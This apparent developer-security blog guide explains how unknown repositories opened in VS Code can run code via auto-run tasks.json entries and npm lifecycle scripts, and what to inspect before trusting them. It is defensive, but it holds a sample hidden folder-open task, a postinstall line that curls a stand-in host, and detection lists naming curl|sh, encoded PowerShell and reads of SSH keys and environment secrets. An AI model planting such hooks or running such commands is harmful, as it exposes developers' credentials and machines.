Developer Security
Unknown repositories in VS Code can be dangerous: `.vscode/tasks.json`, npm scripts, and secret theft risks
The video’s core warning is aimed at developers: an unknown repository is not just text. It can contain editor configuration, auto-run tasks, package.json scripts, Git hooks, shell scripts, Dockerfiles, or CI/CD workflows. When you open that repository in VS Code, click Trust, run npm install, run npm run dev, or let extensions inspect the project, you may allow code from that repository to execute on your real machine.
💡Key Takeaways
- The video’s core warning is aimed at developers: an unknown repository is not just text.
- It can contain editor configuration, auto-run tasks, package.json scripts, Git hooks, shell scripts, Dockerfiles, or CI/CD workflows.
- When you open that repository in VS Code, click Trust, run npm install, run npm run dev, or let extensions inspect the project, you may allow code from that repository to execute on your real machine.
Topic summary
The video’s core warning is aimed at developers: an unknown repository is not just text. It can contain editor configuration, auto-run tasks, package.json scripts, Git hooks, shell scripts, Dockerfiles, or CI/CD workflows. When you open that repository in VS Code, click Trust, run npm install, run npm run dev, or let extensions inspect the project, you may allow code from that repository to execute on your real machine.
The practical lesson is simple: treat an unknown repository as unreviewed software, not as harmless documentation. Before trusting the workspace or running commands, inspect the files that can trigger execution.
Cited visual references

Image source: Visual Studio Code Documentation — “Workspace Trust / Restricted Mode banner”. Official PNG image from Microsoft/VS Code. Direct image URL: https://code.visualstudio.com/assets/docs/editing/workspaces/workspace-trust/restricted-mode-banner.png. Source page: https://code.visualstudio.com/docs/editing/workspaces/workspace-trust.
This image illustrates Restricted Mode, which VS Code uses to limit automatic code execution when a workspace is not trusted.

Image source: Visual Studio Code Documentation — “Workspace Trust Restricted Mode tasks dialog”. Official PNG image from Microsoft/VS Code. Direct image URL: https://code.visualstudio.com/assets/docs/editing/workspaces/workspace-trust/restricted-mode-tasks-dialog.png. Source page: https://code.visualstudio.com/docs/editing/workspaces/workspace-trust.
This image shows VS Code warning that listing or running tasks may require executing files from the workspace. That is why you should not click Trust Folder & Continue for an unreviewed repository.

Image source: Visual Studio Code Documentation — “TypeScript Build Task”. Official PNG image from Microsoft/VS Code. Direct image URL: https://code.visualstudio.com/assets/docs/debugtest/tasks/typescript-build.png. Source page: https://code.visualstudio.com/docs/debugtest/tasks.
This image illustrates task selection in VS Code. Tasks are useful for legitimate build/test workflows, but in a malicious repository they can also be abused to run shell commands.

Image source: Visual Studio Code Documentation — “Configure Task Runner”. Official PNG image from Microsoft/VS Code. Direct image URL: https://code.visualstudio.com/assets/docs/debugtest/tasks/configure-task-runner.png. Source page: https://code.visualstudio.com/docs/debugtest/tasks.
This image shows task runner configuration in VS Code. When a repository contains .vscode/tasks.json, task configuration becomes part of the workspace and can travel with the source code.
Why opening an unknown repository can be risky
VS Code has Workspace Trust because the editor and its extensions may execute code from a project to provide features such as tasks, debugging, terminals, build/test workflows, language servers, and AI agents. The official VS Code documentation says Workspace Trust lets you decide whether code in a project folder can be executed by VS Code and extensions without your explicit approval. The same documentation says Restricted Mode tries to prevent automatic code execution by disabling or limiting features such as AI agents, terminal, tasks, debugging, workspace settings, and extensions.
Source: https://code.visualstudio.com/docs/editing/workspaces/workspace-trust
This does not mean VS Code is unsafe. The risk comes from trusting an unreviewed workspace. When you click Trust, you are telling VS Code that the project is safe enough to enable features that may execute code.
Why .vscode/tasks.json deserves attention
In VS Code, workspace- or folder-specific tasks are configured from the tasks.json file inside the .vscode folder. The official task documentation says tasks can run scripts and start processes so external tools can be used directly from VS Code.
Source: https://code.visualstudio.com/docs/debugtest/tasks
A normal .vscode/tasks.json file may be used for build, lint, test, or dev-server workflows. In a malicious repository, however, it can be abused to launch shell commands, PowerShell, Bash, Node.js, Python, curl/wget, or hidden setup scripts.
Example pattern to review:
{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "setup",
      "type": "shell",
      "command": "node scripts/setup.js",
      "runOptions": {
        "runOn": "folderOpen"
      },
      "presentation": {
        "reveal": "never"
      }
    }
  ]
}
Signals worth reviewing include type: "shell", command, runOptions.runOn, commands such as node -e, powershell -enc, curl | sh, wget | bash, eval, new Function, base64-encoded strings, or unfamiliar external URLs. These signs do not automatically prove malware, but they do require careful inspection.
npm scripts are another trigger point
In the Node.js ecosystem, package.json does not only list dependencies. It can contain scripts and lifecycle scripts. npm documentation states that the scripts field supports arbitrary scripts, matching pre/post commands, and lifecycle events such as prepare, prepack, postpack, install, and postinstall.
Source: https://docs.npmjs.com/cli/using-npm/scripts/
The important point is that some scripts can run during package installation or preparation. Therefore, for an unknown repository, npm install should not be treated as harmless. Before running it, inspect package.json, the scripts/ directory, lockfiles, unusual dependencies, and any script that might run during installation.
Suspicious example:
{
  "scripts": {
    "prepare": "node ./scripts/collect.js",
    "postinstall": "node -e \"require('child_process').exec('curl https://example.invalid/x')\""
  }
}
What attackers usually want
Developer machines often contain more valuable secrets than ordinary user machines. Common targets include:
- Environment variables such as
OPENAI_API_KEY,GITHUB_TOKEN,AWS_ACCESS_KEY_ID, andDATABASE_URL. - Project
.envfiles. - SSH keys in
~/.ssh. - npm tokens, GitHub tokens, Docker credentials, and Kubernetes configs.
- Browser cookies or session tokens if the machine is already compromised.
- Cloud credentials used for local development or CI/CD.
A malicious script can read process.env, search the user directory, locate .env files, and send data to an external server. For developers, the damage can extend beyond one laptop because exposed tokens may grant access to repositories, package registries, staging/production systems, or cloud accounts.
Connection to software supply-chain security
This is a software supply-chain risk. CISA has repeatedly warned that CI/CD, workflows, developer tools, package registries, and extensions can become attack surfaces. In campaigns targeting developers, attackers do not always need a classic software vulnerability; they can exploit trust in repositories, dependencies, extensions, or workflows.
Reference: https://www.cisa.gov/news-events/alerts/2026/05/28/supply-chain-compromises-impact-nx-console-and-github-repositories
Checklist before opening, trusting, or running an unknown repository
Before clicking Trust in VS Code, browse the repository in Restricted Mode or inspect files directly. At minimum, check these locations:
Example
Look for unfamiliar URLs, obfuscation, base64 strings, eval, new Function, child_process.exec, spawn, PowerShell encoded commands, curl | sh, reads from ~/.ssh, reads from process.env, or outbound data submission.
Safer ways to inspect unknown code
A safer workflow is to open the repository in Restricted Mode first and avoid trusting it immediately. Read package.json, .vscode, scripts, and workflows before running anything. If you need to execute the project, use an isolated environment such as a container, VM, secondary machine, or separate user account that contains no real secrets.
For Node.js projects, start by reading scripts rather than installing immediately:
cat package.json
npm pkg get scripts
If you must install dependencies for an untrusted repository, use a disposable environment. Do not place real API keys, SSH keys, cloud credentials, or important browser sessions in that environment.
Conclusion
The correct takeaway is not “never use open-source repositories.” The correct takeaway is: do not trust or execute an unknown repository as if it were only text. For developers, a repository can contain multiple execution triggers: VS Code tasks, npm lifecycle scripts, shell scripts, CI/CD workflows, extensions, and workspace settings.
The safer habit is to open unknown projects in Restricted Mode, inspect execution triggers first, avoid running npm install or npm run until you understand the scripts, and keep experimental environments separate from environments containing real secrets.
References
- Visual Studio Code Documentation — Workspace Trust:
https://code.visualstudio.com/docs/editing/workspaces/workspace-trust - Visual Studio Code Documentation — Tasks:
https://code.visualstudio.com/docs/debugtest/tasks - npm Docs — Scripts:
https://docs.npmjs.com/cli/using-npm/scripts/ - CISA — Supply Chain Compromises Impact Nx Console and GitHub Repositories:
https://www.cisa.gov/news-events/alerts/2026/05/28/supply-chain-compromises-impact-nx-console-and-github-repositories
Written by PixelRouter Editorial Team
We publish deep, authoritative guides on AI infrastructure, API gateway security, cloud financial management, and system optimizations for developers.
FAQ
What is Workspace Trust in VS Code and why does it matter?
Workspace Trust lets you decide whether code in a project folder can be executed by VS Code and its extensions without your explicit approval. When you click **Trust** on an unknown repository, VS Code enables features like tasks, debugging, terminals, and AI agents that may run code automatically, increasing the risk of malicious execution.
How can a .vscode/tasks.json file be used maliciously?
The `tasks.json` file can define shell tasks that run automatically (e.g., on folder open). Malicious tasks may execute commands such as `node -e`, `powershell -enc`, `curl | sh`, `wget | bash`, or use `eval` and base64‑encoded strings. Signs to watch for include `type: "shell"`, `runOptions.runOn`, unfamiliar external URLs, and commands that access the file system or network.
What should I check before running npm install or other commands in an unknown repository?
Before running any command, inspect the repository in Restricted Mode and review key locations: `package.json` scripts (especially `prepare`, `postinstall`, `preinstall`), `.vscode/tasks.json`, `.vscode/settings.json`, workflow files, Dockerfiles, and any custom scripts. Look for suspicious commands, external URLs, or obfuscation. If you need to execute the project, do so in an isolated environment such as a container, VM, or separate user account that contains no real secrets.